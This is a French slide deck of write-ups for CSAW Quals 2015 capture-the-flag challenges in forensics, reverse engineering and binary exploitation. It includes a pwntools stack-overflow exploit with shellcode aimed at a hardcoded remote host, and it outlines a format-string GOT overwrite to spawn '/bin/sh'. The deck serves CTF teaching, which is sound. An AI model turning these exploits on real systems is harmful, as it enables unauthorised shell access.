CSAW-QUALS 2015

FORENSICS 100

KEEP CALM AND CTF


KEEP
CALM
AND
CAPTURE
THE FLAG
Capture The Flag

```
$ strings ./img.jpg | less

JFIF
XExif
h1d1ng_in_4lm0st_pla1n_sigh7
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
#3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
#N%%
]<5)}
xdF_
MYUnb_
```

FORENSICS 100

FLASH

```
$ file flash.img
flash.img: DOS/MBR boot sector

$ ls -al flash.img
-rw-rw-r-- 1 fred fred 128M Sep 18 23:53 flash.img

$ strings flash.img | wc -w
9872470
```

- Fichier de 128M
- Contient presque 10 millions de mots...
- Il faut raffiner la recherche

ON CONNAÎT LE FORMAT DU FLAG

```
$ strings flash.img | egrep flag{\\w*}
flag{b3l0w_th3_r4dar}
```

FORENSICS 100

TRANSFER

- Capture réseau (.pcap)
- Wireshark est notre ami
- Protocole HTTP: Reddit, Google, Facebook, Twitter...
- Pourquoi pas faire une recherche avec flag ?
- FollowTCPStream !!!

SCRIPT DE LA CAPTURE RÉSEAU

```
FLAG = 'flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'
enc_ciphers = ['rot13', 'b64e', 'caesar']
# dec_ciphers = ['rot13', 'b64d', 'caesard']

def encode(pt, cnt=50):
    tmp = '2{}'.format(b64encode(pt))
    for cnt in xrange(cnt):
        c = random.choice(enc_ciphers)
        i = enc_ciphers.index(c) + 1
        _tmp = globals()[c](tmp)
        tmp = '{}{}'.format(i, _tmp)

    return tmp

if __name__ == '__main__':
    print encode(FLAG, cnt=?)
```

FONCTION POUR DÉCODER LE FLAG

```
def decode(flag):
    while flag[0] in ['1', '2', '3']:
        c = dec_ciphers[int(flag[0]) - 1]
        flag = globals()[c](flag[1:])

    return flag
```

```
$ python ./decode_flag.py
flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}
```

REVERSE 300

FTP

À QUOI ON A AFFAIRE

```
$ file ./ftp
./ftp: ELF 64-bit LSB executable...dynamically linked...stripped
```

```
$ nc localhost 12012
Welcome to FTP server

HELP
USER PASS PASV PORT
NOOP REIN LIST SYST SIZE
RETR STOR PWD CWD

USER fred
Please send password for user fred

PASS fred
Invalid login credentials
```

- Binaire GNU/Linux 64-bits
- Serveur FTP qui écoute sur le port 12012
- Objectif : S'authentifier

CE DONT ON A BESOIN

- Désassembleur et débogueur (radare2, gdb, IDA, etc.)
- Il faut communiquer par TCP (netcat)
- Idéalement, un minimum de compréhension de l'assembleur

REVERSE ENGINEERING

- L'utilisateur est hardcodé (blankwall)

```
# Fonction de validation du mot de passe
key = 5381
for c in password:
    key = password[i] + key * 33

if key == 3548828169:
    print "[*] Logged in"
```

REVERSE ENGINEERING

- Fonction inverse pour retrouver le mot de passe

```
result_key = 5381
key = 3548828169
password = ""

while key != result_key:
  for c in string.printable:
      if ((key - ord(c)) % 33) == 0:
          password += c
          key -= ord(c)
          key /= 33
          break

print password
```

- Aucun résultats...
- Backtracking

REVERSE ENGINEERING

- Pas plus de résultats
- Retour dans le binaire

```
cmp     eax, 3548828169
```

- Comparaison sur 32-bits
- Integer overflow !
- Si les 32-bits de poids faible == 0x0D386D209 ça passe !

REVERSE ENGINEERING

- Notre mot de passe : "Tje737"
- Le 'f' est filtré dans le path du fichier à télécharger
- Il y a une commande secrète (pas dévoilée par HELP) : RDF
- RDF nous envoie le flag

EXPLOIT 100

PRECISION

À QUOI ON A AFFAIRE

```
$ file ./precision
./precision: ELF 32-bit LSB executable...dynamically linked...not str
```

```
$ readelf --program-headers ./precision | grep -i stack
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x1

$ ./precision
Buff: 0xffe3f0f8
```

- Binaire GNU/Linux 32-bits
- Bonne nouvelle: la stack est exécutable !
- Et on connaît l'adresse de notre buffer !
- Objectif : Avoir un shell sur la machine distante!

RECHERCHE DE LA FAILLE

```
$ python -c "print 'A'*10000" | ./precision
Buff: 0xffe51a28
Segmentation fault (core dumped)
```

- SEGFAULT ! Devrait pas être trop difficile...
- Finalement, il y a un "canary" sur la stack

```
fld    QWORD PTR [esp+0x98]
fld    QWORD PTR ds:0x8048690
fucomip st,st(1)
fstp   st(0)
jp     0x80485a9 <main+140>
fld    QWORD PTR [esp+0x98]
fld    QWORD PTR ds:0x8048690
fucomip st,st(1)
fstp   st(0)
je     0x80485c1 <main+164>
mov    DWORD PTR [esp],0x8048685
call   0x80483c0 <puts@plt>
mov    DWORD PTR [esp],0x1
call   0x80483e0 <exit@plt>
```

EXPLOITATION DE LA FAILLE

- Il faut avoir la valeur du canary à l'offset 128
- Le return address est à l'offset 148
- On met notre shellcode dans le buffer
- On écrase le return address par l'adresse du buffer

```
+-----------+
| Saved EIP | offset 148
+-----------+
| ......... |
+-----------+
| Canary    | offset 128
+-----------+
| buffer    |
+-----------+
```

EXPLOIT

```
from pwn import *

CANARY = '\xA5\x31\x5a\x47\x55\x15\x50\x40'
LEN_EXPLOIT = 128
shellcode = '\x99\x52\x58\x52\xbf\xb7\x97\x39\x34\x01\xff\x57\xbf\x97

conn = remote('54.173.98.115', 1259)
#conn = process('../precision')
ret_addr = conn.recv().split(' ')[1]
ret_addr = struct.pack('<I', int(ret_addr, 16))

exploit = shellcode + 'A' * (LEN_EXPLOIT - len(shellcode)) \\
          + CANARY + 'B' * 12 + ret_addr

conn.send_raw(exploit)
conn.interactive()
```

EXPLOIT 250

CONTACTS

À QUOI ON A AFFAIRE

```
$ file ./contacts
contacts: ELF 32-bit LSB executable...dynamically linked...stripped
```

```
$ ./contacts
Menu:
1)Create contact
2)Remove contact
3)Edit contact
4)Display contacts
5)Exit
>>>
```

- Binaire GNU/Linux 32-bits
- Gestionnaire de contact

MÉCANISMES DE PROTECTION

```
$ readelf --program-headers ./contacts | grep GNU_STACK
GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x1
```

- La stack n'est pas exécutable
- ASLR (Address Space Layout Randomization) est activé
- Les choses se corsent ...

RECHERCHE DE LA FAILLE

- Essayer de faire planter le programme avec des entrées trop longues
- Tester pour format string (%x.%x.%x)

```
Contacts:
  Name: %x.%x.%x
  Length 20
  Phone #: %x.%x.%x
  Description: 86d9008.f759c401.f76f3000
```

- On a affaire à un format string attack
- Nooonnnnn !!!!!

FORMAT STRING ATTACK

- printf("%d %d\n", e1, e2);
- Et si on écrit : printf("%d %d") ?
- printf("aaa %n");
- Il y a faille si l'utilisateur contrôle le format
- Fonctions vulnérables : printf, fprintf, snprintf, etc.
- Toutes les fonctions qui prennent un format string en paramètre sont vulnérables

SCÉNARIO D'ATTAQUE

- On veut appeller system("/bin/sh");
- Il faut trouver une fonction à remplacer par system
- Il va falloir écraser la fonction dans la GOT
- Il va falloir lui passer "/bin/sh" en paramètre

GLOBAL OFFSET TABLE (GOT)

- Tableau de pointeurs vers des fonctions de bibliothèques externes
- Populé par le loader lors du premier appel de la fonction (lazy)

```
Relocation section '.rel.plt' at offset 0x43c contains 14 entries:
 Offset     Info    Type
Sym.Value  Sym. Name
0804b00c  00000107 R_386_JUMP_SLOT   00000000   strcmp
0804b010  00000207 R_386_JUMP_SLOT   00000000   printf
0804b014  00000307 R_386_JUMP_SLOT   00000000   free
0804b018  00000407 R_386_JUMP_SLOT   00000000   fgets
0804b01c  00000507 R_386_JUMP_SLOT   00000000   __stack_chk_fail
0804b020  00000607 R_386_JUMP_SLOT   00000000   malloc
0804b024  00000707 R_386_JUMP_SLOT   00000000   puts
0804b028  00000807 R_386_JUMP_SLOT   00000000   __gmon_start__
0804b02c  00000907 R_386_JUMP_SLOT   00000000   exit
0804b030  00000a07 R_386_JUMP_SLOT   00000000   strchr
0804b034  00000b07 R_386_JUMP_SLOT   00000000   __libc_start_main
0804b038  00000c07 R_386_JUMP_SLOT   00000000   setvbuf
0804b03c  00000d07 R_386_JUMP_SLOT   00000000   memset
```

FORMAT STRING


- "memset" est appelé avec notre input quand on efface un contact
- On peut seulement écrire 2 bytes à la fois dans l'adresse de memcpy
- C'est bien beau, mais c'est quoi l'adresse de system ?

LIBC

- System est à un offset différent d'une libc à l'autre
- Quelle version exacte de la libc tourne sur le serveur ?
- Offset de system dans la libc en question
- Leaker une adresse de libc sur la stack et trouver l'offset de system par rapport à cette adresse
- On est finalement prêt à écrire notre exploit...

EXPLOIT

- Il nous faut 4 format string :
  - écrire ptr_GOT
  - écrire 2 bytes dans memcpy
  - écrire ptr_GOT + 2
  - écrire 2 bytes dans memcpy



EXPLOIT 300

FTP

FTP

- C'est le même programme, mais maintenant il faut uploader flag.txt
- Il faut outrepasser le filtre du "f" dans le path du fichier

RECHERCHE DE LA FAILLE

- Essayer toutes les commandes avec un input très très long (python -c "print 'A'*100000")
- Le programme ne crash pas...
- La commande STOR nous permet d'uploader un fichier
- Oh ! Ça crash !

ANALYSE DU CRASH

- Le programme a essayé d'écrire 0x0 à une adresse invalide

```
0x401ee0:    mov     BYTE PTR [rax+0x604200],0x0
```

- rax = len(data)
- On peut écrire 0 à n'importe quelle adresse > 0x604200

EXPLOITATION DE LA FAILLE

- Et si remplaçait le filtre 'f' par 0x0

```
mov     rax,QWORD PTR [rbp-0x30]
movzx   eax,BYTE PTR [rax]
movsx   edx,al
mov     eax,DWORD PTR [rip+0x202297]        # 0x604408
cmp     edx,eax
```

- 0x604408 > 0x604200 : On peut remplacer le "f" par 0x0 !
- Il faut envoyer 520 bytes de données

REVERSE 500

WYVERN

À QUOI ON A AFFAIRE

- Binaire 64-bits pour Linux
- Obfuscator-LLVM clang version 3.6.1
- C++

```
$ ./wyvern
+-----------------------+
|    Welcome Hero       |
+-----------------------+

[!] Quest: there is a dragon prowling the domain.
    brute strength and magic is our only hope. Test your skill.

Enter the dragon's secret:
AAAAAAAAAAAAA

[-] You have failed. The dragon's power,
speed and intelligence was greater.
```

- Il faut trouver le secret du dragon

DEOBFUSQUER LE BINAIRE

FOUTRE LA RACLÉE AU DRAGON

```
$ ./wyvern
+-----------------------+
|    Welcome Hero       |
+-----------------------+

[!] Quest: there is a dragon prowling the domain.
    brute strength and magic is our only hope. Test your skill.

Enter the dragon's secret: dr4g0n_or_p4tric1an_it5_LLVM
success

[+] A great success! Here is a flag{dr4g0n_or_p4tric1an_it5_LLVM}
```

FIN/BÉNÉLUX